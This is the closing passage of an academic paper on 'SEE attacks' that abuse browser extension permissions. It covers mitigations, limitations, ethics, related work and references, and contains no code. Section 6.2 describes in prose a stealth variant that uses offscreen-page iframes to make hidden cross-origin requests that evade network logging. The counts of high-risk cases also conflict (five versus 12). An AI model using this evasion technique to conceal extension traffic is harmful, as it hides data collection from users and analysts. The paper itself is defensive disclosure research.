Throughout this paper, we identified several bypasses of the PoLP implementations using specific extension APIs. Without the required permissions to perform a sensitive function, extensions could bypass the PoLP by using different forms of the identical act. Therefore, we propose to unify the use of sensitive functions through appropriate extension API permissions, specifically regarding the `history` and `downloads` permissions. Enabling interaction upon user-visited websites through content scripts should be prohibited without the inclusion of the `history` permission, as the entire migration of using content scripts would hinder backward compatibility. For downloading files, it is a simpler task to permit downloading solely via `downloads` APIs and prohibit the detour of rendering frames. These specifications of fine-grained management of sensitive functionalities must be fulfilled to properly adhere to the concepts of the PoLP, and could furthermore benefit extension security analysis with confined management of sensitive functions.

6 DISCUSSIONS

6.1 Limitations

Our study of 57,831 browser extensions uncovered significant security vulnerabilities, including five high-risk cases of SEE attacks. While these findings emphasize the potential threats, several limitations should be noted.

One key limitation is the difficulty of analyzing obfuscated source code. Despite using advanced deobfuscation techniques, some malicious behaviors may have gone undetected, potentially underestimating the true prevalence of SEE attacks. Additionally, our focus on Chrome Web Store extensions as of June 2021 limits the broader applicability of our findings across other browser ecosystems.

To address these limitations, we recommend a multifaceted approach. Key steps include separating host permissions from content scripts, imposing stricter restrictions on content scripts and offscreen pages, and limiting file URI access. Developing advanced analysis techniques—–leveraging machine learning and automated code analysis—–could further enhance detection and mitigation.

6.2 Design of Advanced SEE Attacks

The SEE attacks identified in this paper primarily consist of minimal PoC codes, which do not fully reveal the potential threat these attacks pose. Attackers can further develop these techniques to achieve their objectives or evade defense mechanisms. The detection process of these malicious extensions heavily relies on the existence of specific JavaScript functions, network logging, and simulating human interaction [14].

We have identified an advanced SEE attack that could effectively hinder browser security stakeholders' analysis and conceal malicious activities from users. This advanced SEE attack leverages the `offscreen` permission. While typically confined to the browser extension's origin, navigating an `iframe` within the offscreen page allows for bypassing the SOP, enabling cross-origin requests. The requests are performed without using common APIs such as `fetch` or `XMLHttpRequest`, which might easily be detected by security analysts, distinguishing this approach from basic SEE attacks. Moreover, the network logs are separated from the service worker and do not appear within the original browser extension's network logs, making detection more challenging. Thread-level analysis becomes the primary method for properly investigating the network behavior of this attack.

To mitigate these stealth variants of SEE attacks, we consider an additional layer of defense that could be implemented to restrict available APIs within offscreen pages. Furthermore, the ability to perform unlimited cross-origin requests could be abused to conceal and substitute user profiling behavior of content scripts. Therefore, this capability should require explicit user consent, similar to the `history` permission.

7 ETHICAL CONSIDERATIONS

In our research, we adhered to strict ethical guidelines while analyzing the risks of the discovered vulnerabilities. We promptly reported our findings to the Google security team, who acknowledged the issue as an unavoidable trade-off for maintaining browser extension functionality.

Our study was conducted in a controlled environment using PoC applications, demonstrating vulnerabilities without risking real-world exploitation or compromising user data. We balanced reproducibility with safety by providing sufficient methodological details for validation while withholding specific codes or steps that could be weaponized. Our focus remained on high-level descriptions of vulnerabilities and their implications, omitting technical details that could lead to direct exploitation.

8 RELATED WORK

Malicious extensions denote the extensions that track or spy on users, spread malware, and leak sensitive information. Xing et al. [23] conducted a comprehensive study for extensions, which facilitate malvertising. They showed that about 300 extensions inject unwanted ads from illegitimate sources. Aggarwal et al. [2] and Chen et al. [3] analyzed tracking or spying extensions that collect sensitive user information and found 65 and 212 spying extensions, respectively. DeKoven et al. [5] showed that extensions can be used to install malware on the client's device, and Agarwal et al. [1] analyzed the extensions that tamper with the security headers between the client-server exchange. Our study introduces a new attack surface that can be applied to various existing malicious strategies.

Vulnerable extensions denote the extensions that contain vulnerable code that can potentially abused by external attacks. Somé et al. [20] analyzed extensions with insecure message handling that can lead to the SOP bypass and steal a cookies or user's browsing history. Kim et al. [16] investigated the issue of over-privileged real-world extensions, identifying 23 extensions that, if compromised, could allow attackers to exploit privileged extension APIs and access sensitive user data. They also proposed a privilege management framework, FistBump to prevent privilege escalation attacks within the user's browser. However, these studies focused on analyzing vulnerabilities and potential attacks that arise from developers' misuse of browser APIs. Unlike these studies, our research focused on the vulnerabilities in the extension policy model, which mishandles host permissions. Furthermore, FistBump is not able to completely defend against SEE attacks that focus on blurring the boundary of host permissions rather than over-privileged functions.

9 CONCLUSION

This paper introduces the SEE attack, highlighting significant vulnerabilities in browser extension permission models. We demonstrate how malicious actors can exploit seemingly benign extension components to bypass key security policies set by browser vendors. The core mechanisms driving these vulnerabilities are examined through detailed technical analysis (see our demo video: https://www.youtube.com/watch?v=1ns6nSqfb60).

We analyzed 57,831 real-world browser extensions and identified 12 high-risk extensions, underscoring the widespread nature of this threat. These findings highlight the need to reassess browser extension permission models to effectively address these vulnerabilities. Based on our analysis, we recommend three mitigation strategies to enhance security policy enforcement and bolster user privacy and security within the browser extension ecosystem.

ACKNOWLEDGMENTS

We thank the anonymous reviewers for their comments. Hyoung-shick Kim is the corresponding author. This work was supported by the Korea Internet & Security Agency (KISA) grant (No.1781000003), and the Institute of Information & communications Technology Planning & Evaluation (IITP) grants (No. RS-2024-00439819, RS-2024-00451909, RS-2022-II221199, and RS-2024-00438686) funded by the Korean government.

REFERENCES

[1] Shubham Agarwal. 2022. Helping or hindering? how browser extensions undermine security. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.
[2] Anupama Aggarwal, Bimal Viswanath, Liang Zhang, Saravana Kumar, Ayush Shah, and Ponnurangam Kumaraguru. 2018. I spy with my little eye: Analysis and detection of spying browser extensions. In *IEEE European Symposium on Security and Privacy (EuroS&P)*.
[3] Quan Chen and Alexandros Kapravelos. 2018. Mystique: Uncovering information leakage from browser extensions. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.
[4] Brian Dean. 2024. Google Chrome Statistics. https://backlinko.com/chrome-users#number-of-chrome-extensions Accessed on: 2024-06-12.
[5] Louis F DeKoven, Stefan Savage, Geoffrey M Voelker, and Nektarios Leontiadis. 2017. Malicious browser extensions at scale: Bridging the observability gap between web site and browser. In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*.
[6] Aurore Fass, Dolière Francis Somé, Michael Backes, and Ben Stock. 2021. DoubleX: Statically Detecting Vulnerable Data Flows in Browser Extensions at Scale. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.
[7] FireFox. 2024. Firefox Public Data Report. https://data.firefox.com/dashboard/usage-behavior Accessed on: 2024-06-11.
[8] Google Chrome. 2012. Declare permissions and warn users. https://developer.chrome.com/docs/extensions/mv2/permission-warnings Accessed on: 2024-06-06.
[9] Google Chrome. 2016. Updated Privacy Policy & Secure Handling Requirements. https://developer.chrome.com/docs/webstore/program-policies/user-data-faq#minimum_permission. Accessed on: 2024-06-19.
[10] Google Chrome. 2023. Extensions / Manifest V3 / Chrome for Developers. https://developer.chrome.com/docs/extensions/develop/migrate/what-is-mv3 Accessed on: 2024-07-06.
[11] Google Chrome. 2024. Declare permissions. https://developer.chrome.com/docs/extensions/develop/concepts/declare-permissions#host-permissions Accessed on: 2024-06-18.
[12] Google Chrome. 2024. Permission warning guidelines. https://developer.chrome.com/docs/extensions/develop/concepts/permission-warnings Accessed on: 2024-06-05.
[13] Google Chrome. 2024. Permissions. https://developer.chrome.com/docs/extensions/reference/permissions-list Accessed on: 2024-06-05.
[14] Alexandros Kapravelos, Chris Grier, Neha Chachra, Christopher Kruegel, Giovanni Vigna, and Vern Paxson. 2014. Hulk: Eliciting Malicious Behavior in Browser Extensions. In *USENIX Security Symposium (USENIX Security)*.
[15] Ankit Kariryaa, Gian-Luca Savino, Carolin Stellmacher, and Johannes Schöning. 2021. Understanding users' knowledge about the privacy and security of browser extensions. In *Symposium on Usable Privacy and Security (SOUPS)*.
[16] Young Min Kim and Byoungyoung Lee. 2023. Extending a Hand to Attackers: Browser Privilege Escalation Attacks via Extensions. In *USENIX Security Symposium (USENIX Security)*.
[17] Mozilla Developer Network. 2024. MIME types. https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types Accessed on: 2024-06-08.
[18] Charles Reis, Alexander Moshchuk, and Nasko Oskov. 2019. Site Isolation: Process Separation for Web Sites within the Browser. In *USENIX Security Symposium (USENIX Security)*.
[19] Relative. 2023. Synchrony. https://github.com/relative/synchrony Accessed on: 2024-07-11.
[20] Dolière Francis Somé. 2019. EmPoWeb: empowering web applications with browser extensions. In *IEEE Symposium on Security and Privacy (SP)*.
[21] SRI Lab. 2020. JSNice. https://github.com/brettlangdon/jsnice Accessed on: 2024-07-11.
[22] Alanna Titterington. 2023. Dangerous browser extensions. https://www.kaspersky.com/blog/dangerous-browser-extensions-2023/50059/ Accessed on: 2024-06-11.
[23] Xinyu Xing, Wei Meng, Byoungyoung Lee, Udi Weinsberg, Anmol Sheth, Roberto Perdisci, and Wenke Lee. 2015. Understanding malvertising through ad-injecting browser extensions. In *International Conference on World Wide Web (WWW)*.